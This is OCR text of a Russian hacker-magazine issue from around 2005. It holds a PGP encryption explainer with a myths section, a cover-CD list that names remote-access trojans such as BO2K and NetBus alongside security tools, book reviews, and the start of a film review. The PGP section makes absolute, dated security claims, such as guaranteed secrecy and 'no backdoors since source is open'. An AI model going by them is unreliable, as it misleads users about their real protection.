
Для чего же предназначена программа PGP и чем она может быть полезна тебе? Основным назначением PGP изначально и до сих пор являлось шифрование электронной почты. Не секрет, что электронная почта попадает в ящик получателя не напрямую: для того чтобы письмо дошло до ящика получателя, оно должно пройти через провайдера, далее через несколько других вспомогательных серверов, и только после этого письмо попадает на почтовый сервер получателя. Для наглядности приведем скриншот "пути" от нашего компьютера до smtp.mail.ru. Ты также можешь посмотреть путь от тебя до smtp.mail.ru, введя в командной строке "tracert smtp.mail.ru".

Таким образом, данные (а именно письма, которые ты отправляешь) проходят около десятка серверов, прежде чем дойти до целевого. Никто не мешает владельцам этих серверов кешировать проходящий трафик, просматривать его и читать твои письма. Необязательно в лице бородатого любопытного админа. Вполне возможна такая ситуация, при которой на одном из крупных серверов по просьбе спецслужб установлены фильтры, фильтры отлавливают определенные ключевые фразы в проходящем трафике и создают отчеты по подозрительному содержанию, отчеты потом сохраняются в архивах спецслужб. И кто знает, для чего они могут быть применены впоследствии. Виной всему то, что письма идут в совершенно незашифрованном виде - в виде открытого текста. Так что использование PGP для шифрования электронной почты и стало актуально для людей, заботящихся о конфиденциальности своей информации.

Безусловно, зашифрованное письмо идет тем же путем, через те же цепочки серверов и все так же может быть закешировано. Однако, имея зашифрованный текст, абсолютно невозможно проанализировать его содержание. Другими словами, письмо становится бесполезным бинарным трафиком, который в итоге не интересен никому, кроме получателя. Получатель же имеет ключ, которым может расшифровать посланное именно ему сообщение. При этом отправитель и получатель знают один и тот же пароль, которым они шифруют сообщение. Созваниваться по телефону и придумывать пароль вместе при этом не надо :).




tracert smtp.mail.ru



Незашифрованное письмо проходит через серверы в таком виде

PGP базируется на так называемом асимметричном шифровании или, как его еще называют, на "шифровании с открытым ключом". На самом деле имеется два ключа: закрытый и открытый. Закрытый есть только у владельца, этот ключ совершенно секретен и не должен передаваться никаким лицам. Открытый ключ может публиковаться где угодно, должен ис-



В зашифрованном письме уже ничего не понятно


пользоваться отправителем при зашифровке сообщения, прочитать которое сможет только получатель, имеющий свой закрытый (секретный) ключ. Используемая технология асимметричного шифрования в данном случае имеет очевидное преимущество: ты легко можешь послать открытый ключ в открытой форме своему другу, и неважно, что этот ключ сохранится в кеше десятка серверов, так как он никак не поможет расшифровать соответственное зашифрованное сообщение. Кроме того, технология ассиметричного шифрования позволяет подписывать свои сообщения: твоим закрытым ключом генерируется цифровая подпись письма, при получении она сверяется и гарантирует то, что присланное письмо прислано именно от того, кем оно подписано, а его содержание никак не изменено.

Таким образом, пользуясь PGP, будь абсолютно уверен, что, кроме тебя и получателя, о содержании вашей переписки никто не узнает, а также никто не сможет переписываться с вами от чужого имени. Звучит очень соблазнительно. Однако, прежде чем использовать мощь PGP в переписке с другом Васей, подумай, будет ли ваша переписка действительно интересной кому-либо в многомиллионном потоке других писем :). Стрелять из пушки по воробьям бессмысленно.

У PGP имеется свой сайт - www.pgp.com, где можно скачать последнюю версию PGP Desktop. Тебе будет выдан ключ с ограничением на 30 дней для ознакомления с функциональностью программы. В PGP Desktop имеется множество дополнительных возможностей кроме шифрования электронной почты: PGPdisk (создание зашифрованного виртуального диска, на котором можно хранить важную информацию), поддержка смарт-карт, аппаратных ключей (токенов), шифрование сообщений в ICQ, возможность невосстановимого стирания файлов, возможность создания зашифрованного архива с файлами, доступного для открытия только избранным персонам, и еще по мелочи.

Также существует проект GnuPG (GPG) - www.gnupp.org , который, базируясь на том же самом стандарте, что и PGP, разрабатывался специально под Linux. Однако теперь имеется и Win32-версия, но консольная - без интерфейса.

www.pgp.com



PGP Desktop

МИФЫ

- На многих форумах интернета часто возникают вопросы о том, не является ли PGP "мягким и пушистым гремлином".

В PGP ЕСТЬ ТРОЯН


- Это неправда. Все версии PGP (кроме 7.0) имеют открытые исходные коды. При желании ты можешь самостоятельно скомпилировать рабочую

В PGP есть два ключа: открытый и закрытый. Первый ты отдаешь тем, с кем переписываешься, второй - хранишь в укромном месте.

Открытый ключ можешь безбоязненно вешать даже в интернете в свободном доступе: с ним твою переписку не взломать, так как у любого твоего оппонента также есть свой уникальный закрытый ключ.

»

www.gnupp.org



Win32-версия без интерфейса

В PGP не может быть backdoor'ов или вирусов, хотя бы потому что исходные коды доступны для публичного изучения.

Используй ключ 2048 бит (по умолчанию) – он гарантирует невозможность подбора ключа.

Если в RSA используется ключ до 384 бит, такие ключи ломаются и на обычных домашних компьютерах.

версию PGP, заранее лично исследовав код на наличие в нем каких-либо троянов и прочих вирусов.

В PGP ВСТРОЕН BACKDOOR ДЛЯ СПЕЦСЛУЖБ

■ И это ложь, опять же потому что исходные коды доступны, алгоритмы шифрования не раз проверены пытливыми умами выдающихся математиков современности, а они моментально нашли бы такие способы беспарольной дешифровки. В старых версиях PGP действительно была найдена возможность быстрой расшифровки зашифрованных данных, но ошибка была моментально поправлена. И скорее, это был не backdoor для спецслужб, а банальная дырка в программе или алгоритме шифрования. Как известно, автор никогда не найдет всех дырок в своем творении самостоятельно :).

ВЕРСИЯ... САМАЯ СТОЙКАЯ

■ Возможно, дело в том, что сейчас существуют коммерческие версии PGP, исходный код которых недоступен. Однако шестая и более ранние версии имели абсолютно полный исходный код, что дает широкие возможности для изучения алгоритма программы и нахождения дырок. А там, где имеется только машинный код, сложнее найти дырки, которые все равно рано или поздно найдут. К тому же не стоит забывать о том, что старая версия уже изучена вдоль и поперек, а новую, вышедшую совсем недавно, умельцы еще не успели протестировать на наличие дырок.


ПРИ ЖЕЛАНИИ СПЕЦСЛУЖБЫ РАСШИФРУЮТ PGP-СООБЩЕНИЯ

■ Все зависит от длины ключа, использованного при шифровании. Сейчас PGP Desktop по умолчанию использует алгоритм RSA с ключом 2048 бит, достаточным для того, чтобы не хватило и миллиона лет для перебора ключей на нескольких суперкомпьютерах. Однако если в RSA используется ключ до 384 бит, такие ключи ломаются и на обычных домашних компьютерах.

BESTCRYPT, DRIVECRYPT, STRONGDISK... ЛУЧШЕ, ЧЕМ PGP

■ На самом деле это программы совершенно иного рода. Основной задачей PGP является шифрование электронной почты. А программы типа BestCrypt, DriveCrypt и StrongDisk предназначены для создания виртуальных зашифрованных дисков, на которых хакеры любят хранить нахаканную информацию. Вполне необходимое средство защиты, потому как сотрудники отдела "К" :) любят приходить в гости к особо буйным, а также не слишком аккуратным хакерам и искать что-нибудь интересное на их винчестерах.

Проанализировав информацию о PGP, можно констатировать, что это достойная современная криптографическая система, полезная для тех, кто имеет дело с конфиденциальной информацией. А также для тех, кому неприятно осознавать, что его информацию, может быть, и не столь важную в мировых масштабах, сможет просмотреть любопытный товарищ. А также для тех, кому важно получать почту, будучи абсолютно уверенными в подлинности авторства письма.



Алгоритм RSA с ключом 2048 бит

СОДЕРЖАНИЕ CD

20% скидка на Dr.Web нашим читателям!*

- Спец 09(58), Security фокусы
- Хакер 09(81)
- Железо 09(19)
- Мобильные компьютеры 09(60)
- Обновления для Windows за месяц

С Скажи, часто ли, идя по темному переулку, ты оборачиваешься, пытаясь обнаружить слежку? Ходишь ли ты по своим любимым порносайтам через прокси? Если да, то этот диск специально для тебя - он поможет тебе стать настоящим параноиком, а паранойя, как известно, не бывает излишней.

И ЕЩЕ: весь софт из номера!

RAT

- Aladino 0.6
- BO2K 1.1.3
- BO2K AES Encryption
- BO2K Blowfish Encryption
- BO2K CAST-256 Encryption
- BO2K IDEA Encryption
- BO2K Serpent Encryption
- BoPeep for BO2K
- BoTool for BO2K
- gBot for BO2K
- LoveBeads for BO2K
- NetBus Pro 2.10
- Rattler for BO2K
- Rcgi for BO2K
- rICQ for BO2K
- SimpleRicq for BO2K
- STCPIO module for BO2K
- WC RAT 1.2b
- WinMan for BO2K
- WinU RAT

ШПИОНИМ И ШИФРУЕМСЯ

- Actual Spy 2.5
- GnuPG (win32+src)
- NtHide.dll
- Proxomitron 4.5
- Permeo Security Driver
- PGP 9.0
- Privacy Keyboard 6.2
- Shadow Database Scanner 7.11
- Shadow Network Spy 3.03
- Shadow Online Security Scanner 1.05
- Shadow Web Analyzer 2.2
- Sysinternals Process Explorer 9.2.5

ТУЛЗЫ

- AVZ 3.82
- Anti-keylogger 6.2
- BlackLight
- HijackThis 1.99.1
- RootkitRevealer

СОФТ ОТ NONAME

- Dameware NT Utilities v4
- Driver Genius Professional 2005 v5
- DVD Identifier 4.1.1
- FolderNotify
- Foxit PDF Reader 1.3
- HD Tune 2.50
- Hide IP Platinum 1.72
- O&O CleverCache 6.0
- OverSoft CPU Informer
- ProxyGrab v0.5
- Start Menu Tweak 2.6
- System Safety Monitor 2.0.0 beta 1

- **Dr.Web + ключ до января 2006**

Все это на МУЛЬТИЗАГРУЗОЧНОМ CD!

* - подробности на диске

Content:

Каролик Андрей (www.forceteam.ru)

ОБЗОР КНИГ

ЧТО ПОЛИСТАТЬ

Ты, наверное, уже заметил, что книги из наших обзоров по-своему уникальны. Дело в том, что мы предварительно заказываем их, выбирая из списка более тысячи книг. Таким образом, в обзор попадают единицы, зато какие!

СЕКРЕТЫ СОТОВЫХ ТЕЛЕФОНОВ

СПб.: Питер
2005
Букин М.
208 страниц
Разумная цена: 105 рублей

Огромный респект автору за то, что он не описывает характеристики телефонов, как это делают практически все, кто пишет о сотовых телефонах, тем самым набирая объем. При этом конкретная тематика издания порой не важна (главное, что о сотовых телефонах), соблазн взять деньги за публикацию открытой информации одинаков для всех (характеристики телефонов доступны на сайтах производителей). Уже в аннотации "Секретов сотовых телефонов" прямым текстом сказано, что проблем с ненужными данными не будет.

Книга же посвящена сотовым телефонам с точки зрения потребителя. Описана жизнь отдельно взятой трубки: поиск, покупка, использование, ремонт и т.д. Есть полезная информация и по услугам мобильной связи, правда, местами немного устаревшая: в мире сотовой связи многое изменяется очень быстро, быстрее, чем доходит до конечного пользователя :). Эта информация может показаться скучной для особо активных, кто использует мобильный уже не первый год и сам может написать подобную книгу. Для них пятая глава - "Безопасность", в которой много всего и о мобильном спаме, и о вирусах для мобильных телефонов. Отдельно описаны способы мошенничества: контракты "второй свежести", фальшивые карты предоплаты, похищение баз данных, незаконные контракты и т.п.

На вкусное - мобильный сленг и этикет. Хотя многие сокращения понимаются с ходу, благодаря преемственности сокращений в интернете, часто очевидное на первый взгляд оказывается сложным при ближайшем рассмотрении. К примеру, KIT (keep in touch) - оставайся на связи, KOTC (kiss on the cheek) - поцелуй в щечку, KOTL (kiss on the lips) - поцелуй в губы и т.д. На какие только ухищрения не идут, чтобы впихнуть в одно SMS как можно больше информации :), а в итоге получается самая настоящая шифровка, понятная только посвященным. Или, к примеру, что на сленге означают распиновка, светофор, чатборд или лыжи? Оказывается, опсос - это оператор сотовой связи :), а трактористы - абоненты МТС.

АОН В ТЕЛЕФОННЫХ АППАРАТАХ

СПб.: Наука и Техника
2003
Корякин-Черняк С.Л.
336 страниц
Разумная цена: 123 рубля

Когда я был помоложе, обожал узнавать все заранее. В том числе узнавать о том, кто звонит мне, не поднимая трубку, - чтобы в определенных ситуациях спокойно изображать, что меня нет дома :). Правда, в те времена у меня стоял какой-то совковый аппарат, который был склонен к глюкам. А с появлением мобильного телефона надобность в АОНе отпала - сотовые операторы сами предлагают услугу определителя номера, правда, за деньги. Кстати, домашний АОН тоже следует оплачивать. Кто-то честно шел и платил, кого-то ловили методом тыка с АТС, а кто-то спокойно пользовался им бесплатно :).

В этой книге подробнейшая информация о том, как устроен и как работает

АОН. Поможет тебе купить не какой-то глючный АОН, а вдумчиво выбрать необходимый аппарат. В книге описан принцип определения номеров, различия этой процедуры у нас и за рубежом, возможность использования зарубежных АОНов на отечественных линиях и программирование конвертеров. А для любителей попаять и во всем дойти до самой сути есть схемотехника и описание используемых плат в различных АОНах (в том числе "Русь", "Эллис", "Мэлт", "Телесистемы", Symphone и "Ситалл"). Помимо описания, есть дельные советы по ремонту и настройке.

ИНТЕРНЕТ И ПРАВО

М.: Бестселлер
2003
Серго А.
272 страницы
Разумная цена: 137 рублей

Мы не знаем законов, в том числе правовой практики, касающейся интернета. Хорошо, если хотя бы кто-то из нас ознакомился с конституцией :), в которой, кроме смеха, основополагающие законы, по которым ты живешь каждый день. На основании этих законов ты можешь и сам подать в суд, и на тебя могут подать, однако русские люди уживчивые и на многое закрывают глаза. Немного информации о праве, связанном с IT, просачивается, когда ведутся громкие дела с информационным размахом. Например, многие помнят, как портал km.ru судился с различными пиратами, которые якобы незаконно выкладывали отсканированные произведения в интернет. Примеров много, только законы как были неизвестными ни для кого, так и остались.

Эта книжка - возможность стать немного грамотнее и защищеннее в плане вопросов, связанных с защитой интеллектуальной собственности в интернете. Автор приводит не только сами законы и свои соображения по их поводу, но и примеры из практики реальных судебных разбирательств. На основе таких прецедентов ты можешь заранее прикинуть, стоит ли попадать в определенные ситуации и появится ли шанс выиграть судебное дело. Тут и правовые проблемы с доменными именами, и правовые аспекты работы сайтов в интернете, программы и базы данных, защита авторских прав, борьба со спамом правовыми методами, реклама в Сети, компромат в Сети и т.п.


ИСКУССТВО ОБМАНА

М.: Компания АйТи
2004
Митник К.
360 страниц
Разумная цена: 521 рубль

Кто бы и что бы ни говорил, социальная инженерия была, есть и будет наиболее мощным средством взлома и добывания ценной информации. Можно потратить кучу денег на технологии безопасности, чтобы защитить компьютерные сети и данные, но при этом все равно оказывается достаточно просто перехитрить всех и обойти технологическую оборону. Многие обладатели ценной информации боятся хакеров, но забывают о социнженерах. Митник решил напомнить нам, что самая большая проблема защиты информации - люди.

Социальная инженерия - набор приемов для введения людей в заблуждение и манипулирования ими с целью достижения желаемого. Именно различные приемы Митник демонстрирует наглядно, попутно объясняя, как можно бороться с этим и проводить профилактику до того, как "молоко убежало" :). В газете "Большой город" однажды появилась занятная статейка о том, как сотрудник проник в редакцию то ли столичной радиостанции, то ли газеты/журнала под видом штатного сотрудника. Он проник туда, заговорив зубы охранникам и не имея при себе абсолютно ничего, что могло бы способствовать этому проникновению. Чем не наглядный пример социнженерии? Он провел в этой редакции несколько дней, пользуясь внутренними ресурсами, нашел себе рабочее место и оформил легальный пропуск на оставшееся время! А заметили его только тогда, когда он решил пофотографировать на память внутренности офиса и его обитателей :). Только тогда у сотрудников офиса возникла мысль: "А кто это такой, который нас снимает?!"

ЗАПИСКИ НЕВЕСТЫ ПРОГРАММИСТА



М.: ООО "Издательство АСТ"
2004
Экслер А.
347 страниц
Разумная цена: 78 рублей

Кто не знает Алекса Экслера? Ну разве что тот, у кого нет компьютера и интернета :). Экслер прославился своими рассказами, повестями и кинорецензиями. Позже, получив минимум славы, он начал писать околокомпьютерные книжки и пособия - надо же зарабатывать на хлеб с черной икрой. А дальше каких только проектов у него не было. Вел (или, может, ведет до сих пор) несколько передач по радио, работает главным редактором нескольких интернет-порталов и т.д. Алекс понравился народу, так сказать, своими легкостью и юмором. Все его произведения веселые и легко читаются на работе или по дороге к ней, где, собственно, часто требуется убить время. "Записки невесты программиста" - одно из его популярных творений, только уже в жестком реалистичном решении. Для тех, кто не любит читать с монитора или таскать груду распечатанных листов формата A4. Для таких, как я :).

Считается, что программисты - народ себе на уме, немытые, небрежно одетые и дальше по списку. Экслер же пошел еще дальше, взявшись аж за невесту программиста :). Точнее, за ее будни и тяжелое решение пребывать вместе с программистом по жизни. По сути, это жизненный анекдот, растянутый на 300 с лишним страниц. Достаточно привести кусочек, который Экслер сам вынес на обложку:

- Ладно, - говорю. - За что пить будем?
- За то, чтобы он сдох!
- Кто?
- Как это - кто? Билл Гейтс, конечно.

ТАКТИКА ЗАЩИТЫ И НАПАДЕНИЯ НА WEB-ПРИЛОЖЕНИЯ

Развитие интернета - это масса новых web-приложений. Появление web-приложений - огромное количество дырок и способов для взлома и хищения информации либо просто выведение из строя жизненно важных сервисов и целых порталов. Сколько примеров, когда отлично защищенный сервер прекрасно противодействует прямому взлому, но стоит какое-то web-приложение, скажем форум. И нормально стоит, без известных дырок. Но проходит время, очередной умник находит брешь в этой »

СПб.: БХВ-Петербург
2005
Низамутдинов М.Ф.
432 страницы
Разумная цена: 210 рублей

версии форума, делится секретом со всем сообществом, а другие, возможно, и дилетанты, начинают активно претворять задумку в жизнь. И тут серверы, на первый взгляд защищенные, падают один за другим. И опять вспоминается, что лучшая защита - нападение и что для защиты нужно быть немножко хакером, вращаться в соответствующей информационной среде, понимая мышление хакеров и получая новую информацию своевременно.

В книжке расписаны основные бреши web-приложений, точнее, их использование и устранение. Основная часть примеров посвящена SQL-инъекциям, безопасным системам авторизации и аутентификации. Тут же написано о прославившемся межсайтовом скриптинге (XSS) - построение безопасного кода при создании чатов, форумов, систем доступа к электронной почте через web -интерфейс и т.д. Есть даже про вирусы, которые размножаются исключительно за счет уязвимостей web-приложений. А ценность всего перечисленного подкрепляется наглядными примерами и ценными рекомендациям, как быть в той или иной ситуации, чтобы не сесть в лужу с ходу.

КАК НЕ СТАТЬ ЖЕРТВОЙ ХАКЕРОВ И МОШЕННИКОВ В INTERNET

М.: ООО "ДиаСофтЮП"
2005
Ванг Уоплес
400 страниц
Разумная цена: 177 рублей

Мошенники были, есть и будут, как явление природы. Однако, в отличие от хакеров, они чаще всего недалекого ума, но с отработанными до условных рефлексов приемами, которые помогают обворовывать других недалекого ума, но порядочных граждан. "Вот сосед - дурак, поэтому и попался". Считать так тоже не совсем верно, так как в тяжелые моменты вполне можешь наколоться и сам. Если учесть, что население страны исчисляется миллионами, мошенникам будет достаточно и того, что каждый наколется хотя бы по разу :). А дальше берешь калькулятор и помножаешь количество на качество. В общем, мошенники живут неплохо...

Автор книжки посчитал, что хакеры ушли недалеко от мошенников, так как и те, и другие работают на один результат - похищение ценных данных, времени и денег. Под мошенничеством он понимает происки мошенников в Сети. Кстати, в книге приведен такой элементарный пример мошенничества: ты ищешь, скажем, корм для своей кошки, а точнее, магазины, где можно купить его. Ты открываешь поисковик, вбиваешь "кошачий корм", переходишь по ссылке и... видишь вибратор резиновый. Поздравляю, это своего рода мошенничество :). Сюда же автор относит web-жучки, рекламу, шпионские программы и многое другое, анализирует подобные точки соприкосновения и советует, как соприкасаться как можно реже :).

ИНСТРУМЕНТЫ, ТАКТИКА И МОТИВЫ ХАКЕРОВ. ЗНАЙ СВОЕГО ВРАГА

М.: ДМК Пресс
2003
312 страниц
Разумная цена: 168 рублей

Не нужно быть гением, чтобы осознать, что для эффективной борьбы с хакером нужно быть как минимум хакером :), так как только при этом положении дел ты предскажешь место и способ будущей атаки. Так что многие хакеры в мирных целях предлагают свои услуги крупным компаниям, а те, в свою очередь, охотно берут их. Если же ты не хакер, тоже не беда - подобные книги предоставят массу информации и помогут вооружиться необходимыми знаниями.

Основная часть книги - анализ собранных данных о различных взломах, их психологическая составляющая и мотивы, которые движут хакерами, - зачем взламывают, что взламывают и что обычно делают после взлома. Чтобы изучить повадки хакеров и собрать необходимые данные, был специально создан проект Honeynet - приманка для изучения действий взломщиков. Есть проекты и помельче, внутри крупных компаний - honeypot. Помимо анализа действий взломщиков, эти спецсети оттягивают большую часть ресурсов хакеров и их интерес от реальных сетей. Профи обходят подобные "ловушки", но большинство хакеров - любители.

Автор - как раз большой поклонник концепции Honeynet. В книге он рассказывает, как работает Honeynet и как анализировать полученные с ее помощью данные. Заодно он обобщает то, что уже добыто, раскрывая основные технические приемы хакеров, их тактику и мотивы взломов. И все это - на реальных фактах!

СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ СЕТЕЙ - ГОТОВЫЕ РЕШЕНИЯ, 4-Е ИЗДАНИЕ

М.: Издательский дом "Вильямс"
2004
Стюарт Мак-Клар
656 страниц
Разумная цена: 436 рублей

О прошлом издании этой книги мы уже писали в одном из наших ранних номеров. Сейчас же вышло четвертое издание, обновленное и дополненное. Для тех, кто не купил предыдущее издание, имеет смысл приобрести именно эту книгу, посвященную безопасности сетей и решению проблем, связанных с этим. Мегапонравилось, что по тексту книги приводится множество ссылок в Сети для желающих основательно разобраться в теме или скачать описанную программу или утилитку.

Книга разбита на темы: предварительный сбор данных, сканирование, хакинг системы, хакинг сетей, хакинг беспроводных сетей, брандмауэры, атаки DoS, хакинг программного обеспечения, хакинг в web'е и атаки на пользователей в Сети. Понятно, что внутри каждой темы множество подтем, но это уже посмотришь по оглавлению, когда купишь книжку :).

Анонс

Читай в следующем номере Спеца

Интернет-деньги

- Что такое e-money
- Анализ электронных платежных систем
- Кража электронных денег
- Обменные центры
- Безопасность платежей в интернете
- Построение надежной системы платежей
- Заработай на e-money!
- Альтернативные способы платежей

+ Весь софт на CD

А также:

- ДОВЕРЯТЬ ИЛИ НЕТ ПЛАТЕЖНЫМ СИСТЕМАМ И ЕЩЕ МНОГО ОТВЕТОВ НА АКТУАЛЬНЫЕ ВОПРОСЫ!

Скоро в Спеце:

Windows Vista
Взгляд изнутри. Подробный анализ новой ОС от Microsoft. Новейший технологии. Удобство, быстрота работы.

Сайтостроение
Web-кодинг: новейшие технологии, языки, нюансы. Действенные способы продвижения сайта. Портал своими руками.

Кодинг в XXI веке
Технология .NET: максимум возможностей при минимуме усилий. Язык C#. Web-сервисы, интернет-ОС.

Денис Данилов (www.filmz.ru)

ОБЗОР ФИЛЬМОВ

"ТЕОРИЯ ЗАГОВОРА"

Каждому из нас хотя бы раз в жизни доводилось побыть жертвой шпионажа или скрытого наблюдения. Школьные годы омрачались тайными родительскими досмотрами ранца и карманов на предмет заныканых папирос и презервативов.

В пору твоего полового созревания не в меру ревнивая подруга доставала неизменным "Ты где был?!", подсылала подружек к твоему родному подъезду, удостоверяясь, что ты не коротаешь вечера с другой. Даже повзрослев и устроившись на работу, ты вынужден мириться с шефом-параноиком, который устанавливает в офисе камеры слежения за сотрудниками и внезапно врывается в твой отдел, проверяя, не поглощен ли ты очередным таймкиллером.

Тем временем, совершенно не обязательно обладать какими-то специальными навыками шпионажа или солидным стажем работы в штате глубоко законспирированной секретной службы, чтобы уверенно противостоять нездоровому любопытству к твоей частной жизни. Достаточно на ближайшем видеоразвале приобрести "абсолютно легальный" сборник типа "48 фильмов на одном диске" и почерпнуть из него методы защиты и начальной профилактики слежения. Этим мы, собственно говоря, и займемся.

СЛЕЖКА

Итак, проснувшись, первым делом заштрорь окна. Помимо досадных неприятностей в виде престарелых соседов-вуайеристов из дома напротив, ты убиваешь и второго зайца. Что если ночь была удачной, у тебя под одеялом ворочается малознакомая особа из вчерашнего бара, а подружка, вечно что-то подозревающая, попросила отзывчивых вуайеристов доложить, если с утра у тебя в квартире окажется кто-то еще?! По крайней мере, герою "Слежки", попавшему в подобную ситуацию, пришлось потом долго объясняться со своим напарником.

ТАЙНЫ ЗАГОВОРА

Приняв бодрящий душ и отправившись на кухню, ты обязательно столкнешься с серьезной проблемой. По природе ты впечатлителен и восприимчив к инсинуациям о правительственных заговорах, к сокрытию правды о внеземной жизни и утаивании информации о распространившихся по городу спорах нового вируса, поэтому, подражая герою Мела Гибсона из "Тайны заговора", ты умудрился пересыпать и перелить все продукты, имеющиеся в холодильнике, в банки с кодовыми замками. С одной стороны, конечно, никто теперь не подсыпет тебе в сахар слабительное. С другой - позабыв нужную комбинацию, ты рискуешь вовсе остаться без завтрака.

КОД ДА ВИНЧИ

